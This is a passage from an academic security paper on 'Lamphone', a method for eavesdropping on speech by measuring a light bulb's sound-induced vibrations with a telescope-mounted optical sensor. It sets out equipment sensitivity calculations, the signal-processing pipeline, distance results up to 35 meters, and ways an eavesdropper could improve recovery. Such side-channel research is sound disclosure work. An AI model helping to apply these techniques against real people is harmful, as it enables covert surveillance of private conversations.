


Figure 5: Experimental setup: the telescope and the E14 bulb used in the experiments. A PDA100A2 electro-optical sensor [5] is mounted on the telescope. The electro-optical sensor outputs voltage that is sampled via an ADC (NI-9234) [3] and processed in LabVIEW.

system [6], we calculated the 3D vector (x,y,z) that represents the peak-to-peak vibration on each of the axes. We calculated the Euclidean distance between this vector and the vector of the initial position. As seen in the figure, the sound caused movements of 17-55 microns.

4.1.2 Capturing the Optical Changes

We now explain how eavesdroppers can determine the sensitivity of the equipment needed to recover sound based on a bulb's vibration. The graphs presented in Fig. 3 establish the criterion for recovering sound: the eavesdropping system (consisting of an electro-optical sensor, telescope, and ADC) must be sensitive enough to capture the small optical differences resulting from a bulb's vibrations of 17-55 microns.

In order to demonstrate how eavesdroppers can determine the sensitivity of the equipment needed to satisfy the above-mentioned criterion, we conduct another experiment.

Experimental Setup: We directed a telescope (with a lens diameter of 25 cm) at a 12W E14 LED bulb (as can be seen in Fig. 5). We mounted an electro-optical sensor (the Thorlabs PDA100A2 [5], which is an amplified switchable gain light sensor that consists of a photodiode) to the telescope. The voltage was obtained from the electro-optical sensor using a

Table 1: Expected voltage for each frequency (based on the linear equations calculated from Fig. 6 and the expected movement from Fig. 4). Green cells can be detected by the sensitivity provided by the ADC while yellow cells cannot.

		Expected voltage change for E14 light bulb									
		ADC with sensitivity of 0.6 µV					ADC with sensitivity of 4 µV				
Distance	Linear equation	150 Hz	200 Hz	250 Hz	300 Hz	350 Hz	150 Hz	200 Hz	250 Hz	300 Hz	350 Hz
1m - 2m	y = -0.59x + 2.56	15.9 µV	15.3 µV	14.8 µV	32.5 µV	17.7 µV	15.9 µV	15.3 µV	14.8 µV	32.5 µV	2.95 µV
2m - 3m	y = -0.52x + 2.41	14 µV	13.5 µV	13 µV	28.6 µV	15.6 µV	14 µV	13.5 µV	13 µV	28.6 µµV	15.6 µV
3m - 4m	y = -0.14x + 1.27	3.78 µV	3.64 µV	3.5 µV	7.7 µV	4.2 µV	3.78 µV	3.64 µV	3.5 µV	7.7 µV	4.2 µV
4m - 6m	y = -0.136+ 1.24	3.67 µV	3.54 µV	3.4 µV	7.48 µV	4.08 µV	3.67 µV	3.54 µV	3.4 µV	7.48 µV	4.08 µV
6m - 7m	y = -0.12x + 1.14	3.24 µV	3.12 µV	3 µV	6.6 µV	3.6 µV	3.24 µV	3.12 µV	3 µV	6.6 µV	3.6 µV
7m - 9m	y = -0.1x + 1.02	2.7 µV	2.6 µV	2.5 µV	5.5 µV	3 µV	2.7 µV	2.6 µV	2.5 µV	5.5 µV	3 µV




Figure 6: Output obtained from the electro-optical sensor from various distances.

24-bit ADC NI-9234 card [3] and processed in a LabVIEW script that we wrote. The internal gain of the electro-optical sensor was set at 50 dB. We placed the telescope at various distances (1, 2, 3, 4, 6, 7, 9 meters) from the light bulb and measured the voltage obtained from the electro-optical sensor for each distance.

Results: The results of this experiment are presented in Fig. 6. These results were used to compute the linear equation between every two consecutive points. Based on the linear equations, we calculated the expected voltage for each expected movement in the 150-350 Hz spectrum for the E14 light bulb for a sound level of 70 dB (based on the results in Fig. 4). The linear equations and the expected voltage for each movement are presented in Table 1.

We now explain how to use the data in Table 1 in order to determine which frequencies can be recovered from the optical measurements obtained for a sound level of 70 dB. The sensitivity of the ADC can be calculated using the equation: $\frac{R}{2^B-1}$, where R denotes the dynamic range of the output of the ADC, and B denotes the resolution of the output in bits. For example, a 24-bit ADC with an input range of [-5,5] voltage (e.g., like the card used in our experiments) provides a sensitivity of: $\frac{10}{2^{24}-1} \approx 0.6$ µV.

Analyzing Table 1, we find that an ADC with a sensitivity of 0.6 µV is sufficient for recovering the entire spectrum (150-350 Hz) from a distance of nine meters, because the smallest vibration of the bulb (17 microns) from this distance is expected to yield a difference of 2.7 µV (for a frequency of 150 Hz and a distance of nine meters). Such an ADC can provide the sensitivity required to recover the entire spectrum from any distance. However, given an ADC with a lower sensitivity of 4 µV, only part of the spectrum can be recovered beyond some distance (e.g., beyond three meters), because in the frequency range of 150-250 Hz the vibrations of the bulb are expected to yield values below 4 µV. The green cells in Table 1 indicate frequencies that can be recovered by the sensitivity provided by two ADCs (with sensitivities of 0.6 µV and 4 µV). The yellow cells in Table 1 indicate the frequencies that cannot be recovered by the ADCs in use. As can be seen in the table, the entire measured spectrum can be recovered with: (1) an ADC which provides 0.6 µV sensitivity from all distances, and (2) an ADC which provides 4 µV sensitivity from a maximal distance of three meters. This experiment and these calculations can be used to determine the required ADC given the electro-optical sensor used to capture light from a light bulb.

4.2 Exploring the Optical Response to Sound

The experiments presented in this section were performed to evaluate light bulbs' response to sound. The experimental setup described in the previous subsection (presented in Fig. 5) was also used throughout this set of experiments.

4.2.1 Characterizing the Optical Signal in Silence

First, we learn the characteristics of the optical signal when no sound is played.

Experimental setup: We obtained five seconds of optical measurements from the electro-optical sensor when no sound was played in the lab.

Results: The FFT graph extracted from the optical measurements when no sound was played is presented in Fig. 7. As can be seen, peaks appears in the FFT at 100 Hz and its harmonics (200 Hz, 300 Hz, etc.). The optical phenomenon that happens at 100 Hz (which was captured by the electro-optical sensor) is the result of power net harmonics. Most electronic devices work with DC voltage that is converted from AC. A diode bridge is integrated into the electrical device, which flips the negative half of the sinus, doubling the base frequency from 50 Hz to 100 Hz. As a result, the LED changes its intensity 100 times a second. These frequencies strongly impact the optical signal and are not the result of the sound that we want to recover. From this experiment we concluded that filtering will be required.




Figure 7: Baseline - FFT of the optical signal in silence (no sound is played).




Figure 8: Difference in FFT before and when an air horn was used.




Figure 9: SNR for a desk lamp at 100-2000 Hz.

4.2.2 Bulb's Response to a Single Sine Wave

Next, we show that the effect of sound on a nearby bulb can be exploited to recover sound by analyzing the light emitted from the bulb via an electro-optical sensor in the frequency domain.

Experimental Setup: In this experiment, we used an air horn that plays a sine wave at a frequency of 518 Hz. We pointed the electro-optical sensor at the bulb and obtained optical measurements. Then we placed the air horn five centimeters away from the bulb and operated the horn, obtaining sensor measurements as we did so.

Results: Fig. 8 presents two FFT graphs created from two seconds of optical measurements obtained before and while the air horn was used. The peak that was added to the frequency domain at around 518 Hz shows that the sound the air horn produced affects the optical measurements obtained via the electro-optical sensor. In this experiment, we specifically used a device (air horn) that does not create an electromagnetic side effect (in addition to the sound), in order to prove that the results obtained are caused by fluctuations in the air pressure on the surface of the bulb (and not by anything else).

4.2.3 Bulb's Response to Sound at 100-2000 Hz

In the next experiment, we tested the response of the light bulb in a desk lamp to a wide spectrum of frequencies. These experiments were conducted using speakers that were placed in front of the light bulb on a dedicated stand.

Experimental Setup: We created an audio file that consists of various sine waves (120, 170, 220, ... 1020 Hz) where each sine wave was played for two seconds. We played the audio file via the speakers near the bulb at two volume levels (60 dB and 70 dB) and obtained the optical signal via the electro-optical sensor.

Results: Fig. 9 presents the SNR obtained from the desk lamp light bulb. Analyzing the signal with respect to the original signal reveals two insights: (1) The response of the recovered signal decreases as the frequency increases until its power reaches the same level as the noise. (2) The SNR improves as the volume increases. From this experiment, we concluded that we would have to increase the SNR using speech enhancement and denoising techniques, and strengthen the response of higher frequencies in order to recover them by using an equalizer.

4.3 Explaining the Physical Phenomenon

The experiments conducted in this section show that the intensity of the light captured by an electro-optical sensor changes as a function of the distance between the light bulb and the electro-optical sensor (Fig. 6). The changes in the distance between the light bulb and a static electro-optical sensor are caused by sound waves that hit the surface of the bulb and cause the bulb to vibrate (Fig. 4). As a result, the electro-optical sensor outputs voltage levels (which serve as optical measurements) that modulate the sound near the light bulb (Fig. 9) with some additional side effects (Fig. 7).

5 Optical Acoustical Transformation

In this section, we leverage the findings presented in Section 4 and present an optical-acoustic transformation (OAT), which we use to recover audio signals from the optical signals obtained from an electro-optical sensor directed at a light bulb. Throughout this section, we consider $snd(t)$ as the audio played inside the victim's room by the speakers, $opt(t)$ as the optical signal obtained via an electro-optical sensor directed at a tabletop/desk lamp, and $snd^*(t)$ as the audio signal recovered from $opt(t)$ using the OAT. The OAT consists of the following steps:

1) Filtering Side Effects: As discussed in Section 4 and presented in Fig. 7, there are factors which affect the optical signal $opt(t)$ that are not the result of the sound played (e.g., peaks which are added to the spectrum that are the result of the lighting frequency of the light bulb and its harmonics - 100 Hz, 200 Hz, etc.). We filter these frequencies using bandstop filters. In addition, since the lower range of the speech spectrum is around 100 Hz, we use a high-pass filter (>100 Hz) to remove any phenomenon that is added to the optical signal that is not the result of the sound.

2) Speech Enhancement: Speech enhancement is performed to optimize the speech quality by improving the intelligibility and overall perceptual quality of the speech signal. We enhance the speech signal by normalizing the values of $opt(t)$ to the range of [-1,1].

3) Noise Reduction: Noise reduction is the process of removing noise from a signal in order to optimize its quality. We reduce the noise by applying spectral subtraction, one of the first techniques proposed for denoising single channel speech [30]. Spectral subtraction is considered an adaptive technique, i.e., it characterizes the noise from the signal. Adap-




Figure 10: The effect of each step of the OAT in recovering the word "lamb" from an optical signal.

tive techniques are highly effective at removing noise from signals when there is no prior knowledge regarding the distribution of the noise or when the distribution of the noise changes between different setups.

4) Equalizer: Equalization is the process of adjusting the balance between frequency components within an electronic signal. We use an equalizer to amplify the response of weak frequencies.

The influence of each step of the OAT on the recovered signal when the transformation is used to recover an arbitrary sentence is illustrated in Fig. 10. As can be seen, the raw optical signal is very noisy, however the application of each step significantly improves the SNR. In the appendix, we present Algorithm 1, an implementation of the OAT's steps to recover audio from optical measurements.

The techniques used in this study to recover speech are extremely popular in the area of speech processing; we used them for the following reasons: (1) the techniques rely on a speech signal that is obtained from a single channel; if eavesdroppers have the capability of sampling the light bulb using other sensors, thereby obtaining several signals via multiple channels, other methods can also be applied to recover an optimized signal; (2) these techniques do not require any prior data collection to create a model; novel speech processing methods use neural networks to optimize the speech quality in noisy channels, however such neural networks require a large amount of data for the training phase in order to create robust models, a requirement that eavesdroppers would likely prefer to avoid; (3) the techniques can be applied in real-time applications, so the optical signal obtained can be converted to audio with minimal delay; and (4) these techniques (e.g., spectral subtraction and equalization) can overcome changes in the optical signal's SNR level which can be caused by different noise levels.

6 Evaluation

In this section, we evaluate the performance of the Lamphone attack in terms of its ability to recover sound from the light bulb of a desk lamp. We start by examining the influence of environmental factors and various types of bulbs and lamps on the SNR of the recovered sound. We continue by comparing Lamphone's performance to related work in a lab setup. Finally, we examine the influence of the distance between the bulb and the victim and the electro-optical sensor and the bulb on Lamphone's performance.

The reader can assess the quality of the recovered sound visually by analyzing the extracted graphs (spectrograms and SNR), qualitatively by listening to the recovered audio signal online,[1,2] and quantitatively based on metrics used by the audio processing community to compare a recovered signal to its original signal: (1) Intelligibility - a measure of how comprehensible speech is in given conditions. Intelligibility is affected by the level and quality of the speech signal, and the type and level of the background noise and reverberation [1]. To measure intelligibility, we used the metric suggested by [29], which results in values between [0,1]. A higher intelligibility indicates better sound quality. (2) Log-Likelihood Ratio (LLR) - a metric that captures how closely the spectral shape of a recovered signal matches that of the original clean signal [26]. This metric has been used in speech research for many years to compare speech signals [11]. A lower LLR indicates better sound quality. (3) Weighted Spectral Slope (WSS) - a distance measure that computes the weighted difference between the spectral slopes in each frequency band [21]. The spectral slope is the difference between adjacent spectral magnitudes in decibels. A lower WSS indicates better speech quality. (4) NIST Speech SNR (NIST-SNR) - the speech-to-noise ratio, which is defined as the logarithmic ratio between the speech power and the noise power estimated over 20 consecutive ms. A higher NIST-SNR indicates better sound quality.

We used the following equipment and configurations to recover sound in all of the experiments conducted and described in this section: a telescope (25 cm lens diameter) was directed at the light bulbs. We mounted an electro-optical sensor (Thorlabs PDA100A2 [5]) to the telescope. The electro-optical sensor was configured for the highest gain level before saturation. The output of the electro-optical sensor (voltage associated with light intensity) was sampled with two different ADCs. A 24-bit ADC NI-9234 card was used for the experiments presented in Sections 6.1-6.3. A PXI-1082 measurement system (PXI Sound and Vibration Module PXI-4498 with a 24-bit ADC) was used for the experiments presented in Section 6.4, in order to optimize the SNR (its noise level is lower by almost two orders of magnitude compared to the NI-9234). We used Logitech Z200 speakers, which were placed on a dedicated stand, to produce the sound. The data was processed in a LabVIEW script that we wrote. The sampling frequency of the ADC was configured at 2 KHz. In the rest of this section we refer to this setup as the eavesdropping equipment. The

[1] https://youtu.be/kfdXhX8hWok
[2] https://youtu.be/86CDP9QP1Bw




Figure 11: Influence of an electric fan on the spectrum.




Figure 12: The effect of the light in a room on the SNR.

level of the sound played was measured with a professional decibel meter.

6.1 Influence of Environmental Conditions

6.1.1 Effect of Fan/Air Conditioner

First, we explore the effect of air produced by an external device (e.g., a fan, air conditioner) in proximity to the desk lamp. Such devices may cause unwanted vibrations which may affect the quality of the recovered signals.

Experimental Setup: We directed an electric fan at the desk lamp light bulb from a distance of one meter. We obtained two optical signals via the electro-optical sensor: (1) a baseline signal when the electric fan was off, and (2) an additional signal when the electrical fan was on.

Results: Fig. 11 presents the SNR calculated from the two optical signals. As can be seen, air produced by the electric fan affects the spectrum below 120 Hz.

Conclusions: The range below 120 Hz is filtered in the first step of the OAT using a high-pass filter. Therefore, despite the effect of the electric fan on the spectrum, it has a negligible effect on the quality of the recovered speech, because most of the speech energy is present above 100 Hz.

6.1.2 Effect of Ambient Light

Next, we explore the effect of ambient light on the SNR.

Experimental Setup: We played a frequency scan via speakers that were placed 10 centimeters from the desk lamp light bulb. We obtained two optical signals via the electro-optical sensor from a distance of five meters: when the light in the room was off (darkness) and on.

Results: Fig. 12 presents the SNR calculated from the two optical signals. As can be seen, the SNR graphs are almost identical in their behavior and quality.




Figure 13: SNR of different types of desk lamps.

Conclusions: Based on this experiment, we concluded that ambient light does not affect the SNR of the recovered sound.

6.2 Influence of Lamps and Bulbs

6.2.1 Effect of the Lamp

Here we explore the effect of the type of lamp used on the SNR.

Experimental Setup: We directed an electro-optical sensor at a desk lamp through a telescope located five meters away. We placed the speakers 10 centimeters away from the lamp and played a frequency scan from the speakers (70 Hz-1000 Hz). We obtained optical signals during the frequency scan. We repeated this experiment four times, each time using a different type of desk lamp (presented in Fig. 13). The same bulb was used in each of the lamps: a 12W E27 light bulb.

Results: Fig. 13 presents the SNR calculated from the optical signals. As can be seen from the results, the behavior of the SNR graphs is similar for the four desk lamps examined: the SNR decreases as a function of the frequency. However, the SNR level of each of the lamps differs (as does the effective bandwidth that can be used to recover sound). For example, a lamp with a long swing arm (lamp D) produces higher SNR values than lamps with short swing arms (lamps B and C). In addition, the fixed desk lamp (lamp A) produces significantly lower SNR values than the adjustable table lamps. Based on this experiment, we concluded that all of the lamps can be used to recover sound, however the type of lamp used affects the quality of the recovered sound.

6.2.2 Effect of the Light Bulb

Here we explore the effect of the type of light bulb used on the SNR.

Experimental Setup: We repeated the previous experiment, this time using a fixed desk lamp, playing a frequency scan and obtaining optical measurements from four different types of E27 light bulbs: Incandescent 40W (31 grams), Leelite 15W LED (67 grams), Leelite 19W LED (86 grams), and S-10A60 15W LED (39 grams). In addition, we obtained optical




Figure 14: Comparison of SNR between different E14 bulbs.




Figure 15: Comparison of SNR between different E27 bulbs.




Figure 16: SNR for various distances between the light bulb and the speakers.

Table 2: Comparison of the results of the visual microphone (VM) [12] and Lamphone for the sound recovery of speech. A green cell indicates a better result. The spectrograms associated with these results can be seen in Figs. 22 and 23 in the appendix.

		Intelligibility		LLR		WSS		NIST-STNR	
	Speech	VM	Lamphone	VM	Lamphone	VM	Lamphone	VM	Lamphone
Female speaker - fadg0, sa1	"She had your dark suit in greasy wash water all year"	0.72	0.72	1.47	1.79	120.29	75.55	26.8	16
Female speaker - fadg0, sa2	"Don't ask me to carry an oily rag like that"	0.65	0.67	1.37	2.1	197.83	71.76	43.3	4.5
Male speaker - mccs0, sa1	"She had your dark suit in greasy wash water all year"	0.59	0.7	1.31	1.72	149.55	63.1	27.3	10.3
Male speaker - mccs0, sa2	"Don't ask me to carry an oily rag like that"	0.67	0.71	1.55	1.86	137.04	59.23	18	2.8
Male speaker - mabw0, sa1	"She had your dark suit in greasy wash water all year"	0.77	0.67	1.68	1.48	211.11	54.97	6	5.5
Male speaker - mabw0, sa2	"Don't ask me to carry an oily rag like that"	0.72	0.69	1.81	1.89	162.11	73.77	25.8	5.3
	Average	0.68	0.69	1.53	1.8	162.98	66.39	24.53	7.4
	STD	0.06	0.02	0.19	0.2	35.23	8.48	12.27	4.89

Table 3: Comparison of the NIST-SNR results of the Hard Drive of Hearing [18] and Lamphone for the sound recovery of speech. A green cell indicates a better result.

	Hard Drive of Hearing	Lamphone
Male (List 57)	11.2	22.65
Female (List 1)	7.8	23.35
Average	9.5	23
STD	2.4	0.49

measurements from four different types of E14 light bulbs: Eurolux 10W LED (36 grams), Nixon 9W LED (22 grams), Nixon 5W LED (36 grams), and Osram 40W Incandescent (16 grams).

Results: Figs. 14 and 15 present the SNR calculated from the eight optical signals. As can be seen from the results, the bulbs that produced higher SNR values were the more powerful bulbs (higher wattage), and LED bulbs produced higher SNR values than other types of bulbs. In addition, lighter LED bulbs produced higher SNR values than heavier ones with the same power level.

6.3 Comparing Lamphone to Related Work

6.3.1 Comparing Lamphone to the Visual Microphone

Here, we compare the performance of Lamphone to that of the visual microphone [12]. The authors proposing the visual microphone demonstrated the recovery of six sentences from the TIMIT repository [13] by playing the sentences via speakers and analyzing the resulting vibrations of a bag of chips via a high-frequency video camera (2200 FPS) from a distance of two meters. We compare Lamphone's performance when recovering the same sentences by analyzing the vibrations of a 12W E14 desk lamp light bulb.

Experimental Setup: We followed the experimental setup used in the visual microphone study [12] as follows: We placed speakers on a dedicated stand (so their vibrations would not affect the bulb) at the same distance that the bag of chips was placed in the visual microphone study (5 cm). We played the same six sentences from the TIMIT repository recovered by the visual microphone via the speakers at the same volume level used in the visual microphone study (95 dB). We placed the eavesdropping equipment 2.5 meters from the light bulb, behind a closed door (the same distance that the video camera was placed in the visual microphone study). Our experimental setup is presented in Fig. 5.

Results: We used the OAT to recover speech from the optical measurements. The recovered audio signals are available online[1] where they can be heard. The spectrograms of the six recovered sentences can be seen in Figs. 22 and 23 in the appendix. We evaluated the intelligibility, LLR, WSS, and NIST-SNR of the recovered signals and reported the results in Table 2. We also downloaded the same six audio signals that were recovered and published in the study presenting the visual microphone, and evaluated their performance according to the same metrics. The results presented in Table 2 reveal four interesting insights: (1) The range of the intelligibility of the speech recovered by Lamphone is 0.67-0.72, which is considered good/fair according to [1]. The average intelligibility of the speech recovered by Lamphone is 0.1 higher (better) than the average intelligibility of the speech recovered when using the visual microphone. In addition, the standard deviation (STD) of the intelligibility obtained by Lamphone is 0.04 lower (better) than the STD of the intelligibility obtained by the visual microphone. This indicates that the results obtained by Lamphone are of a higher quality and more stable in terms of intelligibility. (2) The average LLR of the speech recov-

ered by the visual microphone is 0.27 lower (better) than that obtained when using Lamphone. In addition, the STD of the LLR obtained by the visual microphone is 0.01 lower (better) than the STD of the LLR obtained by Lamphone. This indicates that the results obtained by the visual microphone are of a higher quality and more stable in terms of the LLR. (3) The average WSS of the speech recovered using Lamphone is 96.59 lower (better) than the speech recovered by the visual microphone. In addition, the STD of the WSS obtained by Lamphone is 26.75 lower (better) than the STD of the WSS obtained by the visual microphone. This indicates that the results obtained by Lamphone are of a higher quality and more stable in terms of the WSS. (4) The average NIST-SNR of the speech recovered by the visual microphone is 17.1 higher (better) than the average NIST-SNR of the recovered speech when using Lamphone. However, the STD of the NIST-SNR obtained by Lamphone is 7.3 lower (better) than the STD of the NIST-SNR obtained by the visual microphone. This indicates that the results obtained by Lamphone are more stable but of a lower quality in terms of the NIST-SNR.

6.3.2 Comparing Lamphone to the Hard Drive of Hearing

Here, we compare the performance of Lamphone to that of the Hard Drive of Hearing [18]. The authors proposing the Hard Drive of Hearing demonstrated the recovery of two recordings from the Harvard sentences database: a female sample (list 1) and a male sample (list 57). The specific audio samples are taken from the Open Speech Repository [4]. We compare Lamphone's performance when recovering the same sentences by analyzing the vibrations of a 12W E14 desk lamp light bulb.

Experimental Setup: We followed the experimental setup used in the Hard Drive of Hearing [18] study as follows: We placed speakers on a dedicated stand (so their vibrations would not affect the bulb) the same distance as in the Hard Drive of Hearing study (25 cm). We played the two audio samples from the Open Speech Repository recovered by the Hard Drive of Hearing via the speakers at the same volume level used in the Hard Drive of Hearing study (85 dB). In our experiment, the eavesdropping equipment was placed 2.5 meters from the light bulb, behind a closed door. Our experimental setup is presented in Fig. 5.

Results: We used the OAT to recover speech from the optical measurements. Since we were unable to obtain the recovered audio samples from the Hard Drive of Hearing study, we compared Lamphone's performance to the results reported in their paper. The authors of the Hard Drive of Hearing study evaluated their recovered signals using the NIST-SNR, so we compare the sentences recovered by Lamphone and the Hard Drive of Hearing based on the NIST-SNR. The results of our comparison are presented in Table 3. The average NIST-SNR of the speech recovered by the Lamphone is 13.5 higher (better) than the average NIST-SNR of the recovered speech reported in the Hard Drive of Hearing paper. Moreover, the STD of the NIST-SNR obtained by Lamphone is 1.91 lower (better) than the STD of the NIST-SNR obtained by the visual microphone.



Figure 17: Experimental setup: An electro-optical sensor is mounted to a telescope (left picture) that is directed at a desk lamp light bulb (placed 50 cm from the speakers) from 35 meters away (right picture).

6.3.3 Conclusions

Analyzing the results of the experiments conducted in this section, we concluded that: (1) that the quality of the speech recovered by Lamphone and the visual microphone is at the same level. The answer to the question of which method is better depends on the metric used to evaluate the methods. (2) The quality of the signals recovered by Lamphone is better than the quality of the signals recovered by the Hard Drive of Hearing.

6.4 The Influence of Distance on Lamphone's Performance

Here, we evaluate the influence of the distance between the light bulb and: (1) the eavesdropping equipment (as the distance increases, the sensor captures less light), and (2) the victim (as the distance increases, the magnitude of the light bulb vibrations decreases) on the SNR. The setup can be seen in Fig. 17.

First, we tried to assess the influence of the distance between the victim and the bulb on the spectrum of the recovered signal.

Experimental Setup: The eavesdropping equipment was located 10 meters away from the light bulb. We placed the speakers at two distances (25 cm and 50 cm) away from the light bulb. We played a frequency scan via the speakers at the volume level of a virtual meeting (such meetings have an average volume level of 75 dB) while obtaining the optical measurements.

Results: Fig. 16 presents the SNR obtained by placing the speakers at distances of 25 cm and 50 cm from the light bulb. Based on the results, we concluded that the effective bandwidth containing a strong signal that can be used to recover sound (>15dB) is narrow: it ends at around 340 Hz for a distance of 50 cm and at around 400 Hz for a distance of 25 cm.

Table 4: "We Will Make America Great Again!" - Results of recovered speech from various distances.

	Distance between electro-optical sensor and light bulb											
	15m				25m				35m			
Distance between speakers and light bulb	Intelligibility	WSS	LLR	NIST-SNR	Intelligibility	WSS	LLR	NIST-SNR	Intelligibility	WSS	LLR	NIST-SNR
25 cm	0.522	660.47	6.72	21	0.487	643.1	5.11	21.8	0.454	686.65	4.22	17.5
50 cm	0.457	669.37	3.5	12.3	0.4	651.16	4.34	21	0.362	635.9	3.75	11.5

Next, we tried to assess the influence of distance on the speech recovered by Lamphone.

Experimental Setup: We placed the eavesdropping equipment at three distances (15, 25, 35 meters) away from the light bulb, and we placed the speakers at two distances (25 cm and 50 cm) away from the light bulb Then we played a famous statement made by former President Donald Trump: "We will make America great again!" via speakers at the volume level of a virtual meeting while obtaining the optical measurements.

Results: We used the OAT to recover speech from the optical measurements. The recovered audio signals are available online[2]. The spectrograms of the recovered speech can be seen in Figs. 24 and 25 in the appendix. The intelligibility, LLR, WSS, and NIST-SNR of the recovered signals are reported in Table 4. As can be seen from the results, the quality of Lamphone is considered fair when it is used to recover sound from a distance of: (1) up to 35 meters when the lamp is located 25 cm from the victim, and (2) up to 15 meters when the lamp is located 50 cm from the victim.

7 Potential Improvements

In this section, we suggest methods that eavesdroppers can use to optimize the quality of the recovered audio without changing the setup of the target location. The potential improvements suggested below are presented based on the component they are aimed at optimizing.

Telescope: The amount of light captured by an electro-optical sensor mounted to a telescope with diameter r is determined by the area of the telescope's lens (πr^2). As a result, there is a quadratic difference in the amount of light captured by two telescopes with lens diameters of x and y (where $x = y + z$) = (πx^2) - (πy^2) = $2\pi yz + \pi z^2$. This is empirically demonstrated in Fig. 18, which presents three SNR graphs extracted from optical measurements obtained by three telescopes with different lens diameters (7.5 cm, 10 cm, 20 cm) using the same experimental setup. As can be seen from the results, as the lens diameter increases, the amount of light captured by the mounted electro-optical sensor also increases. As a result, the optical signal yields a higher SNR and has a wider effective spectrum.

Lens: A close-up lens can be used as an optical amplifier for the optical signal by increasing the ratio of the area of the lamp's light (and thus the amount of light captured by the telescope) to the total area captured by the telescope. This is empirically demonstrated in Figure 19, which presents two SNR graphs extracted from optical measurements obtained from a telescope in two setups: (1) with a close-up lens placed between the telescope and the electro-optical sensor, and (2) without a close-up lens. As can be seen from the results, the increased ratio of the area of the lamp (which resulted in an increased light ratio) to the total area captured by the telescope yields a higher SNR and a wider effective spectrum.

Electro-Optical Sensor: The sensitivity of the system can be enhanced by using an improved electro-optical sensor to obtain the optical measurements. This is empirically demonstrated in Figure 20, which presents two SNR graphs extracted from optical measurements that were obtained from two different optical sensors (PDA100A2 and APD410A). As can be seen from the results, the sensitivity of the electro-optical sensor affects the SNR level. Another option is to sample the signal from multiple optical sensors. Given N sensors that sample a signal, the SNR increases by $\sqrt{N}$. Thus, eavesdroppers can optimize the SNR of the optical signal by directing several electro-optical sensors at the light bulb in order to obtain multiple measurements and sample the bulb's vibrations simultaneously from several channels.

